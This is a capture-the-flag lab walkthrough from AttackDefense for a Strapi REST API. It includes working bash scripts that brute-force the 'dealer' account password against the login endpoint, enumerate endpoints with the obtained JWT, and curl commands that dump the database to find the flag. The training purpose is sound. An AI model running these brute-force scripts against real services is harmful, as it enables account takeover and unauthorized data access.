ATTACK DEFENSE


by PentesterAcademy

Name	Dictionary Attack
URL	https://attackdefense.com/challengedetails?cid=1927
Type	REST: API Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.5  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:05  txqueuelen 0  (Ethernet)
        RX packets 118  bytes 11330 (11.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 106  bytes 327669 (327.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.164.79.2  netmask 255.255.255.0  broadcast 192.164.79.255
        ether 02:42:c0:a4:4f:02  txqueuelen 0  (Ethernet)
        RX packets 21  bytes 1634 (1.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.164.79.2.

Therefore, the target REST API is running on 192.164.79.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.164.79.3:1337



```
root@attackdefense:~# curl 192.164.79.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```


The response reflects that Strapi CMS is running on the target machine.

Step 3: Brute-forcing the password for "dealer" account.

Save the following bash script as bruteforce-password.sh:

Code Snippet:


```
input="100-common-passwords.txt"
while IFS= read -r line
do
        echo "Trying: " $line
        resp=`curl -H "Content-Type: application/json" -X POST -d '{"identifier": "dealer","password":
"'$line'"}' http://192.164.79.3:1337/auth/local/`

        val=`echo $resp | grep "jwt"`
        if [[ $val ]]
        then
        echo "-==========================================-"
        echo "'"$line"' is the password."
        echo "-==========================================-"
        echo "Response: $resp"
        echo "-==========================================-"
        break
        fi

done < "$input"
```




```
root@attackdefense:~# cat bruteforce-password.sh
input="100-common-passwords.txt"
while IFS= read -r line
do
        echo "Trying: " $line
        resp=`curl -H "Content-Type: application/json" -X POST -d '{"identifier": "dealer","password": "'$lin
e'"}' http://192.164.79.3:1337/auth/local/`

        val=`echo $resp | grep "jwt"`

        if [[ $val ]]
        then
                echo "-==========================================-"
                echo "'"$line"' is the password."
                echo "-==========================================-"
                echo "Response: $resp"
                echo "-==========================================-"
                break
        fi

done < "$input"
root@attackdefense:~#
```

Run the above mentioned script.

Command: bash bruteforce-password.sh



```
root@attackdefense:~# bash bruteforce-password.sh
Trying:  242424
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   129  100    84  100    45    442    236 --:--:-- --:--:-- --:--:--   678
Trying:  0987654321
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   133  100    84  100    49    617    360 --:--:-- --:--:-- --:--:--   977
```



```
Trying:  xbox360
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   429  100   383  100    46   2923    351 --:--:-- --:--:-- --:--:--  3300
-=============================================-
'xbox360' is the password.
-=============================================-
Response: {"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5Nj
V9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE","user":{"username":"dealer","id":2,"email":"dealer@carsales.l
ocal","provider":"local","confirmed":1,"blocked":null,"role":{"id":2,"name":"Authenticated","description":"De
fault role given to authenticated user.","type":"authenticated"}}}
-=============================================-
root@attackdefense:~#
```

The password for dealer account is "xbox360".

Notice that the output also contains the JWT Token for the user dealer.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOj
E1NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE


Step 4: Detecting the API endpoint.

For detecting the API endpoint, use the following bash script:

Code Snippet:

```
input="common.txt"
token="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1
NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE"
while IFS= read -r line
do
        echo "Trying: " $line
        resp=`curl -H "Content-Type: application/json" -H "Authorization: Bearer $token"
http://192.164.79.3:1337/$line`
        val=`echo "$resp" | wc -c`
        # The response length is 61 for non-existing endpoints.
        # For admin endpoint there is a response of around 400 characters.
        # So, we have kept 500 here.
        if [[ $val -gt 500 ]]
        then
        echo "-==============================================-"
        echo "'"$line"' is the endpoint!"
        echo "-==============================================-"
        break
        fi
done < "$input"
```


Save the above code as bruteforce-endpoint.sh.




```
root@attackdefense:~# cat bruteforce-endpoint.sh
input="common.txt"
token="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5NjV9.V0-dTgX4
yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE"
while IFS= read -r line
do
        echo "Trying: " $line
        resp=`curl -H "Content-Type: application/json" -H "Authorization: Bearer $token" http://192.164.79.3:
1337/$line`
        val=`echo "$resp" | wc -c`
        # The response length is 61 for non-existing endpoints.
        # For admin endpoint there is a response of around 400 characters.
        # So, we have kept 500 here.
        if [[ $val -gt 500 ]]
        then
                echo "-==============================================-"
                echo "'"$line"' is the endpoint!"
                echo "-==============================================-"
                break
        fi
done < "$input"

root@attackdefense:~#
```

Run the above mentioned script.

Command: bash bruteforce-endpoint.sh



```
root@attackdefense:~# bash bruteforce-endpoint.sh
Trying:  .bash_history
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    60  100    60    0     0  20000      0 --:--:-- --:--:-- --:--:-- 30000
Trying:  .bashrc
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    60  100    60    0     0  30000      0 --:--:-- --:--:-- --:--:-- 60000
Trying:  .cache
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    60  100    60    0     0  30000      0 --:--:-- --:--:-- --:--:-- 30000
```




```
Trying:  carpet
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    60  100    60    0     0  30000      0 --:--:-- --:--:-- --:--:-- 60000
Trying:  cars
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 49667  100 49667    0     0   457k      0 --:--:-- --:--:-- --:--:--  457k
-=================================================-
'cars' is the endpoint!
-=================================================-
root@attackdefense:~#
```

The script has determined the API endpoint - "cars".

Step 5: Interacting with the cars API.

Use the following curl command to get the count of the cars:

Command:
curl -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE" http://192.164.79.3:1337/cars/count; echo



```
root@attackdefense:~# curl -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIs
InR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQ
JZuQI4uE" http://192.164.79.3:1337/cars/count; echo
205
root@attackdefense:~#
```

There are 205 cars stored in the database.

Note:


1. The JWT Token used in the Authorization header is the same token retrieved in Step 3, using the bruteforce-password.sh script.
2. The echo command is appended to the curl command to display the cars count in its own line.

Step 6: Retrieving the flag.

By default, the Strapi fetches only first 100 results from the database.

Since there are 205 cars stored in the database, a limit of 300 could be placed on the count of the results returned to get all the data at once.

Command:
curl -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQJZuQI4uE" http://192.164.79.3:1337/cars?_limit=300 | python -m json.tool | grep -i flag



```
root@attackdefense:~# curl -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIs
InR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczMDYyOTY1LCJleHAiOjE1NzU2NTQ5NjV9.V0-dTgX4yfhI_g9uyitc42AjviS8UUe6XDQ
JZuQI4uE" http://192.164.79.3:1337/cars?_limit=300 | python -m json.tool | grep -i flag
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   99k  100   99k    0     0  1185k      0 --:--:-- --:--:-- --:--:-- 1185k
        "body_style": "THIS-IS-THE-FLAG-064d36b08f36",
root@attackdefense:~#
```

Flag: THIS-IS-THE-FLAG-064d36b08f36

References:

1. Strapi Documentation (https://strapi.io/documentation)